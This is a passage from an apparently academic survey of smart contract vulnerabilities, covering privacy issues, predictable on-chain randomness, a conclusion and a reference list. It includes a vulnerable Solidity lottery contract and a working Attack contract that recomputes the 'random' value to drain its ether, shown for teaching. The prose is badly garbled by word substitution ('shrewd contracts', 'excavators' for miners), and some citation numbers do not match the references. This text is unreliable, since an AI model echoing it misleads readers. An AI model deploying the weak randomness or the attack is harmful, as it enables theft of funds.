4 function detect(string memory value) public  {
5 require(hash == keccak256(abi.encodePacked(value)), "incorrect value");
6 (bool sent, ) = msg.sender.call{value: address(this).balance}("");
7 require (sent, "unable to send ethers");}}
```

Figure 14. Find the Hash value contract

5. *Lack of Transaction privacy:* Keen contract security is a notable issue on the grounds that the exchanges can be seen by the clients and the excavators over open blockchain and furthermore the protection is vital in shut blockchain[59][67]. To handle this issue, we fabricate a device sell by Kosba et. al. [58] for protection safeguarding over blockchain with no cryptographic capacities. Non software engineers can compose keen contract(Hawk contract) which is partitioned into two sections. One is for private data and the other for public data. Private data is accessible at manager(trusted outsider) and public data is accessible at the blockchain.
6. *Lack of data feeds privacy:* Keen contracts interfaces with the rest of the world that can be distributed by blockchain on the grounds that it is open climate and there is no protection on outside information takes care of. To Address this issue, Town Crier by Zhang et al[55]. Has proposed that the TC contracts get the solicitation from brilliant contracts at that point scramble the solicitation by open key of TC worker and TC cut off unscramble the encoded demand by his private key.
7. *Entropy Illusion /Random Number/nothing is secrete/Bad random:* Public blockachain are keeping up the deterministic states and every one of the excavators will have a similar outcome. Because of this, it is difficult to produce Random number through shrewd contracts. Haphazardness is the notable issue in shrewd contracts. shrewd contracts can't create irregular numbers particularly for lottery and betting frameworks. The Below code can produce arbitrary number from past blocknumber and future time stamps(row 4) and the assailant can figure the irregular number which can be the right one, at that point he can summon the msg.sender(row 6) work and consequently every one of the ethers are shipped off the comparing address. Presently, assailant assaults this RandomNumber shrewd contract with Attack contract and get the balance(row 6).

```
1 contract RandomNumber{
2 constructor() public payable{}
3 function estimate(uint _estimate)
public {
4 uint solution =
uint(keccak256(abi.encodePacked(
          blockhash(block.number -
1),
             block.timestamp
             )));
5 if(_estimate == solution){
6  (bool sent, ) =
msg.sender.call{value: 1
ether}("");
7   require(sent, "send to failed");
}}}
```

```
1 contract Attack{
2 function attack(RandomNumber
randomNumber) public{
3 uint answer =
uint(keccak256(abi.encodePacked(
         blockhash(block.number -
1),
            block.timestamp
            )));
4randomNumber.estimate(answer);
}
5 function getBalanceEthers()
public view returns (uint){
6 return address(this).balance;}}
```

Figure 15. Random number generator contract and Attack contract

5. Conclusion

In the Present days, the keen contracts are being utilized generally by the associations as the world is running towards the Blockchan Technology. Due to the different weaknesses like Dos (Denial of Service Attack), Blockhash, tx.origin, Exception Handling and Reentrancy and so forth, in the keen code, the assailants have emptied of Millions of Dollars out of the Blockchain clients. Subsequently the scientists are needed to distinguish the escape clauses in these keen contract codes. In this paper, we center around how the aggressor misuse the keen contracts due to weaknesses in source code. Additionally we clear the disarray of different names of assaults which are comparative in couple of papers and give the correct point of view of that assault with its equivalents with the assistance of shrewd contract code. When the brilliant code is conveyed into the Blockchain, nobody can change or refresh the code and one needs to obliterate it totally. Due this explanation, this work has propelled to track down the Best Detection and Prevention procedures which takes care of the issue of the weaknesses in the savvy code contracts.

References

1. Nakamoto, Satoshi. *Bitcoin: A peer-to-peer electronic cash system*. Manubot, 2019.
2. Rouhani, Sara, and Ralph Deters. "Security, performance, and applications of smart contracts: A systematic survey." *IEEE Access* 7 (2019): 50759-50779.
3. Hu, Yining, et al. "Blockchain-based smart contracts-applications and challenges." *arXiv preprint arXiv:1810.04699* (2018).
4. Huh, Seyoung, Sangrae Cho, and Soohyung Kim. "Managing IoT devices using blockchain platform." *2017 19th international conference on advanced communication technology (ICACT)*. IEEE, 2017.
5. Peters, Gareth W., and Efstathios Panayi. "Understanding modern banking ledgers through blockchain technologies: Future of transaction processing and smart contracts on the internet of money." *Banking beyond banks and money*. Springer, Cham, 2016. 239-278.
6. Chen, Si, et al. "A blockchain-based supply chain quality management framework." *2017 IEEE 14th International Conference on e-Business Engineering (ICEBE)*. IEEE, 2017.
7. Mettler, Matthias. "Blockchain technology in healthcare: The revolution starts here." *2016 IEEE 18th international conference on e-health networking, applications and services (Healthcom)*. IEEE, 2016.
8. Cardano (n.d.) Retrieved from https://www.cardano.org/en/home/
9. Hyperledger Fabric (n.d.) Retrieved from https://www.hyperledger.org/projects/fabric
10. Tendermint (n.d.) Retrieved from http://tendermint.com
11. Quorum (n.d.) Retrieved from http://www.jpmorgan.com/global/Quorum
12. Nem (n.d.) Retrieved from https://nem.io/technology/
13. Rosic, A. (2016). What is Ethereum? [The Most Comprehensive Guide Ever!]'.
14. Neo (n.d.) Retrieved from https://neo.org/dev
15. Szabo, Nick. "Smart contracts: building blocks for digital markets." *EXTROPY: The Journal of Transhumanist Thought, (16)* 18.2 (1996).
16. Buterin, Vitalik. "Ethereum: A next-generation smart contract and decentralized application platform." *URL https://github. com/ethereum/wiki/wiki/% 5BEnglish% 5D-White-Paper* 7 (2014).
17. Hertig, A. (2019). How Ethereum mining works. *Accessed Oct, 20,* 2019.
18. Wood, Gavin. "Ethereum: A secure decentralised generalised transaction ledger." *Ethereum project yellow paper* 151.2014 (2014): 1-32.
19. Delmolino, Kevin, et al. "Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab." *International conference on financial cryptography and data security*. Springer, Berlin, Heidelberg, 2016.
20. Atzei, Nicola, Massimo Bartoletti, and Tiziana Cimoli. "A survey of attacks on ethereum smart contracts (sok)." *International conference on principles of security and trust*. Springer, Berlin, Heidelberg, 2017.
21. Etherscan.io address https://etherscan.io/address/0xe82719202e5965Cf5D9B6673B7503a3b92DE20be#code
22. Buterin, V. (2016). Critical update re: DAO vulnerability. *Ethereum Blog, June*.
23. DAO. hakingdistributed analysis-of-the-dao https://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/
24. Ethereum Classic blocksgeeks https://blockgeeks.com/guides/what-is-ethereum-classic/
25. Etherscan.io address https://etherscan.io/address/0xbb9bc244d798123fde783fcc1c72d3bb8c189413#code
26. https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contracts/KingOfTheEtherThrone.sol
27. hackingdistributed.com 2017 https://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/
28. Destefanis, Giuseppe, et al. "Smart contracts vulnerabilities: a call for blockchain software engineering?." *2018 International Workshop on Blockchain Oriented Software Engineering (IWBOSE)*. IEEE, 2018.

29. Ethersacn.io address https://etherscan.io/address/0x7da82c7ab4771ff031b66538d2fb9b0b047f6cf9#code
30. reddit.com ethereum
31. https://www.reddit.com/r/ethereum/comments/4ghzhv/governmentals_1100_eth_jackpot_payout_is_stuck/
32. Etherscan.io address https://etherscan.io/address/0xf45717552f12ef7cb65e95476f217ea008167ae3#code
33. Li, Xiaoqi, et al. "A survey on the security of blockchain systems." *Future Generation Computer Systems* 107 (2020): 841-853.
34. Marino, Bill, and Ari Juels. "Setting standards for altering and undoing smart contracts." *International Symposium on Rules and Rule Markup Languages for the Semantic Web*. Springer, Cham, 2016.
35. Dika, Ardit. *Ethereum smart contracts: Security vulnerabilities and security tools*. MS thesis. NTNU, 2017.
36. Di Angelo, Monika, and Gernot Salzer. "A survey of tools for analyzing Ethereum smart contracts." *2019 IEEE International Conference on Decentralized Applications and Infrastructures (DAPPCON)*. IEEE, 2019.
37. Tikhomirov, Sergei, et al. "Smartcheck: Static analysis of ethereum smart contracts." *Proceedings of the 1st International Workshop on Emerging Trends in Software Engineering for Blockchain*. 2018.
38. Brent, Lexi, et al. "Vandal: A scalable security analysis framework for smart contracts." *arXiv preprint arXiv:1809.03981* (2018).
39. Solidity. Security considerations — solidity 0.4.19 documentation.
40. https://solidity.readthedocs.io/en/latest/security-considerations.html (Accessed on 27/09/2020).
41. W. Shahda. (2019). Protect Your Solidity Smart Contracts from Reentrancy Attacks. Accessed: Sep. 27, 2020. [Onrow]. Available: https://medium.com/coinmonks/protect-your-solidity-smart-contracts-from-reentrancy-attacks-9972c3af7c21
42. Liu, Chao, et al. "Reguard: finding reentrancy bugs in smart contracts." *2018 IEEE/ACM 40th International Conference on Software Engineering: Companion (ICSE-Companion)*. IEEE, 2018.
43. Delmolino, Kevin, et al. "Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab." *International conference on financial cryptography and data security*. Springer, Berlin, Heidelberg, 2016.
44. Grech, Neville, et al. "Madmax: Surviving out-of-gas conditions in ethereum smart contracts." *Proceedings of the ACM on Programming Languages* 2. Oopsla (2018): 1-27.
45. Sayeed, Sarwar, Hector Marco-Gisbert, and Tom Caira. "Smart contract: Attacks and protections." *IEEE Access* 8 (2020): 24416-24427.
46. Sayeed, Sarwar, and Hector Marco-Gisbert. "On the effectiveness of control-flow integrity against modern attack techniques." *IFIP International Conference on ICT Systems Security and Privacy Protection*. Springer, Cham, 2019.
47. Gao, Jianbo, et al. "Easyflow: Keep ethereum away from overflow." *2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion)*. IEEE, 2019.
48. Min, Tian, and Wei Cai. "A security case study for blockchain games." *2019 IEEE Games, Entertainment, Media Conference (GEM)*. IEEE, 2019.
49. Manning, Adrian. "Solidity security: Comprehensive list of known attack vectors and common anti-patterns." *Sigma Prime* 20.10 (2018).
50. Andrychowicz, Marcin, et al. "Secure multiparty computations on bitcoin." *2014 IEEE Symposium on Security and Privacy*. IEEE, 2014.
51. Chen, Ting, et al. "Under-optimized smart contracts devour your money." *2017 IEEE 24th International Conference on Software Analysis, Evolution and Reengineering (SANER)*. IEEE, 2017.
52. Tikhomirov, Sergei, et al. "Smartcheck: Static analysis of ethereum smart contracts." *Proceedings of the 1st International Workshop on Emerging Trends in Software Engineering for Blockchain*. 2018.
53. Buterin, Vitalik. "Long-term gas cost changes for IO-heavy operations to mitigate transaction spam attacks, 2016."
54. Nikolić, Ivica, et al. "Finding the greedy, prodigal, and suicidal contracts at scale." *Proceedings of the 34th Annual Computer Security Applications Conference*. 2018.
55. Praitheeshan, Purathani, et al. "Security analysis methods on Ethereum smart contract vulnerabilities: a survey." *arXiv preprint arXiv:1908.08605* (2019).
56. Brent, Lexi, et al. "Vandal: A scalable security analysis framework for smart contracts." *arXiv preprint arXiv:1809.03981* (2018).
57. Zhang, Fan, et al. "Town crier: An authenticated data feed for smart contracts." *Proceedings of the 2016 aCM sIGSAC conference on computer and communications security*. 2016.

58. Luu, Loi, et al. "Making smart contracts smarter." *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*. 2016.
59. Cong, L.W., & He, Z. (2019). Blockchain disruption and smart contracts. *The Review of Financial Studies, 32*(5), 1754-1797.
60. Kosba, Ahmed, et al. "Hawk: The blockchain model of cryptography and privacy-preserving smart contracts." *2016 IEEE symposium on security and privacy (SP)*. IEEE, 2016.
61. Prasad, B., & Ramachandram, S. Decentralized Privacy-Preserving Framework for Health Care Record-Keeping Over Hyperledger Fabric. In *Inventive Communication and Computational Technologies* (pp. 463-475). Springer, Singapore.
62. Chen, Ting, et al. "SODA: A generic online detection framework for smart contracts." *27th Ann. Network and Distributed Systems Security Symp*. The Internet Society, 2020.
63. Wohrer, Maximilian, and Uwe Zdun. "Smart contracts: security patterns in the ethereum ecosystem and solidity." *2018 International Workshop on Blockchain Oriented Software Engineering (IWBOSE)*. IEEE, 2018.
64. He, Ningyu, et al. "Security analysis of EOSIO smart contracts." *arXiv preprint arXiv:2003.06568* (2020).
65. Guarnizo, Juan, and Pawel Szalachowski. "PDFS: practical data feed service for smart contracts." *European Symposium on Research in Computer Security*. Springer, Cham, 2019.
66. Grech, Neville, et al. "MadMax: Analyzing the out-of-gas world of smart contracts." *Communications of the ACM* 63.10 (2020): 87-95.
67. Mavridou, Anastasia, et al. "VeriSolid: Correct-by-design smart contracts for Ethereum." *International Conference on Financial Cryptography and Data Security*. Springer, Cham, 2019.
68. Demir, Mehmet, et al. "Security smells in smart contracts." *2019 IEEE 19th International Conference on Software Quality, Reliability and Security Companion (QRS-C)*. IEEE, 2019.
69. Quan, Lijin, Lei Wu, and Haoyu Wang. "EVulHunter: Detecting Fake Transfer Vulnerabilities for EOSIO's Smart Contracts at Webassembly-level." *arXiv preprint arXiv:1906.10362* (2019).